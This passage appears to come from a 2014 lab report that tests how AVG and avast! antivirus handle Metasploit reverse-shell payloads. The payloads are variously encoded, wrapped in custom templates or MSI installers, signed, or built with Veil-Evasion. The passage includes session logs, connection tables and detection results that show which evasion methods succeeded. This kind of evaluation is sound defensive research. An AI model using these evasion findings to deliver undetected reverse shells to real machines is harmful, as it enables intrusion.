
With the small shellcode that is not staged the packets cannot even be seen on the management machine side so again- AVG cannot find the signature and has no ability to do the heuristics or sandboxing. The same problem exists with both privileged and non-privileged port- files

shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe and shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe

Next target is reverse_tcp payload with custom template TCPView while keeping the original behavior. The reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe is executed and we get a shell on the management machine

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.162
[*] Meterpreter session 1 opened (10.0.224.107:80 -> 10.0.224.162:49332) at
2014-05-02 09:51:25 +0000
```

and we can also notice the session being established in the tcpview that carries the payload



Process	PID	Proto...	Local Address	Local Port	Remote Ad...	Remote P...	State	Sent Packets	Se
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	2280	TCP	ls14win7sp1	49332	10.0.224.107	http	ESTABLISHED	21	
services.exe	760	TCP	ls14win7sp1	49155	ls14win7sp1	0	LISTENING		


Endpoints: 38 Established: 2 Listening: 17 Time Wait: 0 Close Wait: 0

Figure 16. AVG meterpreter reverse tcpviewKEEP session

The same behavior is with higher port 56768 and we also get a shell

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.162
[*] Meterpreter session 3 opened (10.0.224.107:56768 -> 10.0.224.162:49354) at
2014-05-02 09:57:55 +0000
```

The tests with different payload- shell_reverse_tcp yield in the same results as with reverse_tcp payload- the shell is spawned at the management machine and no intervention from AVG.



Process	PID	Proto...	Local Address	Local Port	Remote Ad...	Remote P...	State	Sent Packets	Sent E
services.exe	760	TCPV6	ls14win7sp1	49155	ls14win7sp1	0	LISTENING		
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107...	1508	TCP	ls14win7sp1	49365	10.0.224.107	http	ESTABLISHED	6	

Endpoints: 43 Established: 2 Listening: 17 Time Wait: 5 Close Wait: 0


Figure 17. AVG shell reverse tcpviewKEEP session

The payload with the higher port shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe brings the same result- a shell on a management machine so we can see that AVG allows to pipe cmd through a socket.

Testing the MSI installer.

Since AVG allowed to copy the MSI installers (all four) we can start to see if it is able to detect the malicious executable inside.

reverse_tcp_default_5shikata_10.0.224.107_80.msi is the first file to be tested. After execution of the MSI AVG brings up a alert window that it has detected a malicious file- but it still allows to ignore the threat



AVG Internet Security

AVG Detection

Threat: Virus found Win32/Heur

Object name: c:\Windows\Installer\MSIEB28.tmp (More info)

Protect Me (recommended)
AVG will choose the best method for removing this threat.

Ignore threat
AVG will prevent you from accessing the infected file. The threat will not be removed.

Show details

Figure 18. AVG detects the dropped temporary file

The same alert is also risen when the installer file with higher port is executed- reverse_tcp_default_5shikata_10.0.224.107_56768.msi.

The next test will be with the different payloads inside the msi executable. reverse_tcp_default_5shikata_10.0.224.107_80.msi but the action is the same- the dropped .tmp file is found and user is offered the options to ignore the threat and execute or to take proper actions from AVG.

The same result is also with the payload connecting to a higher port reverse_tcp_default_5shikata_10.0.224.107_56768.msi.

The last executables to test are the Veil-evasion generated ones.

First the standard http port 80 is tested- veil_reverse_tcp_10.0.224.107_80.exe.

And of course the antivirus system doesn't find anything malicious in the executable that has been built from python script.

From the AVG firewall log (C:\ProgramData\AVG2014\log\avgfw8u.log by default) we can see that veil was allowed to connect to management machine:

```
2014-05-02 09:51:32,391 LS14WIN7SP1 MSG:1:1 Action: @Fw_fwaAllow (1) App:
"C:\AV\OUTPUT\REVERSE_TCP_TCPVIEWKEEP_5SHIKATA_10.0.224.107_80.EXE" (PID: 2280)
User: "Administrator" Direction: @FW_Direction_Out Proto: TCP RemotePort: 80
RemoteIp: 10.0.224.107 LocalPort: 49332 LocalIp: 0.0.0.0
```

And of course testing the higher port 56768 revealed that AVG allows also the executable to run and we got a full meterpreter shell

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.162
[*] Meterpreter session 7 opened (10.0.224.107:56768 -> 10.0.224.162:49402) at
2014-05-02 10:34:31 +0000
```

All the other files were detected by AVG as malicious:

"Virus found Win32/Heur shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe

"Virus found Win32/Heur shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe

"Virus found Win32/Heur reverse_tcp_default_5shikata_10.0.224.107_56768.exe

"Virus found Win32/Heur shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe

"Virus found Win32/Heur signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe

"Virus found Win32/Heur reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe


"Virus found Win32/Heur signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe

"Virus found Win32/Heur reverse_tcp_default_5shikata_10.0.224.107_80.exe

"Virus found Win32/Heur signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe

"Virus found Win32/Heur signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe

"Virus found Win32/Heur shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe




reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
		?	?			X	X	?	?			?	?			X	X	?	?					X	X

Figure 19. AVG results

4.1.4 avast! Free anti-virus

The initial idea was to use avast! Internet Security (AIS) to also benefit from the firewall features but it turned out that AIS uses external IP address to apply the trial license so extending the trial by reverting the virtual machine failed and also deployment of a completely new windows 7 machine from the template to install the AIS failed- the banner on the main screen of avast explained that the trial version is expired so the regular free Anti-virus was taken to test the payloads.



Not registered (30 days remaining) Register

You are protected

Everything up-to-date

All shields active

Add 5 more security features to your current protection:

All in avast! Premier & just for ~~$89.99~~ $39.99

Figure 20. avast! main window

The first test is to copy the 26 executables to the target hard drive into c:\AV\Output folder.

10 out of 26 executables were successful in landing on the target:


reverse_tcp_default_5shikata_10.0.224.107_56768.msi
reverse_tcp_default_5shikata_10.0.224.107_80.msi
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi
shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
veil_reverse_tcp_10.0.224.107_56768.exe
veil_reverse_tcp_10.0.224.107_80.exe

So the first tests will be conducted with the reverse_tcp payload on the custom template where the original functionality was kept.

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

And we got the shell back:

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.163
[*] Meterpreter session 1 opened (10.0.224.107:80 -> 10.0.224.163:49472) at
2014-05-06 08:22:45 +0000
```



Process	PID	Proto...	Local Address	Loc...	Remote Address	Remote Port	State	Sent Packets	Sent By
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	2276	TCP	10.0.224.163	49472	10.0.224.107	80	ESTABLISHED	21	
services.exe	520	TCP	0.0.0.0	49155	0.0.0.0	0	LISTENING		

Endpoints: 60 | Established: 2 | Listening: 44 | Time Wait: 0 | Close Wait: 0

Figure 21. avast! meterpreter tcpviewKEEP session

The same payload and template also worked on the higher port 56768


```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.163
[*] Meterpreter session 2 opened (10.0.224.107:56768 -> 10.0.224.163:49473) at
2014-05-06 08:27:46 +0000
```

The next file to be tested is the custom template with shell_reverse_tcp while keeping the original functionality.

shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

Also in here we got the shell back from port 80 and also from port 56768

```
[*] Command shell session 4 opened (10.0.224.107:80 -> 10.0.224.163:49475) at
2014-05-06 08:46:59 +0000
[*] Command shell session 5 opened (10.0.224.107:56768 -> 10.0.224.163:49476)
at 2014-05-06 08:55:13 +0000
```




Process	PID	Proto...	Local Address	Loc...	Remote Address	Remote Port	State	Sent Packets	Sent By
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107...	836	TCP	10.0.224.163	49475	10.0.224.107	80	ESTABLISHED	6	
svchost.exe	728	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING		

Endpoints: 60 | Established: 2 | Listening: 44 | Time Wait: 0 | Close Wait: 0

Figure 22. AVAST shell reverse tcpviewKEEP session

Tests with msi installers revealed that all the executed installers produced a temporary file that was caught by the antivirus program.



avast!

avast! File System Shield has blocked a threat.
No further action is required.

Object:	C:\Windows\Installer\MSI324A.tmp
Infection:	Win32:SwPatch [Wrm]
Action:	Moved to chest
Process:	C:\Windows\system32\msiexec.exe


The threat was detected and blocked when the file was created or modified.

Figure 23. avast! detects the dropped temporary file

The last executables to be tested are the veil generated ones and from the test we see that both ports (80 and 56768) produced a reverse shell back to the management machine.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.163
[*] Meterpreter session 6 opened (10.0.224.107:80 -> 10.0.224.163:49477) at
2014-05-06 09:04:41 +0000


[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.163
[*] Meterpreter session 7 opened (10.0.224.107:56768 -> 10.0.224.163:49478) at
2014-05-06 09:08:11 +0000
```



TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	PID	Proto...	Local Address	Loc...	Remote Address	Remote Port	State	Sent Packets	Sent By
veil_reverse_tcp_10.0.224.107_80.exe	1916	TCP	10.0.224.163	49477	10.0.224.107	80	ESTABLISHED	17	

Endpoints: 60 Established: 2 Listening: 44 Time Wait: 0 Close Wait: 0

Figure 24. avast! veil session

In conclusion although 10 files made it to the hard drive on avast! protected machine only 6 were able to produce a shell and out of the 6 there were 3 different versions of executable. The files that were caught by avast during the copy process were tagged as follows:

shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe Win32:Evo-gen [Susp]
shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe Win32:Evo-gen [Susp]
shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe Win32:SwPatch [Wrm]

signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

reverse_tcp_default_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

reverse_tcp_default_5shikata_10.0.224.107_56768.exe Win32:SwPatch [Wrm]

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe Win32:Evo-gen [Susp]

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe Win32:Evo-gen [Susp]

reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe Win32:SwPatch [Wrm]

shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe Win32:SwPatch [Wrm]

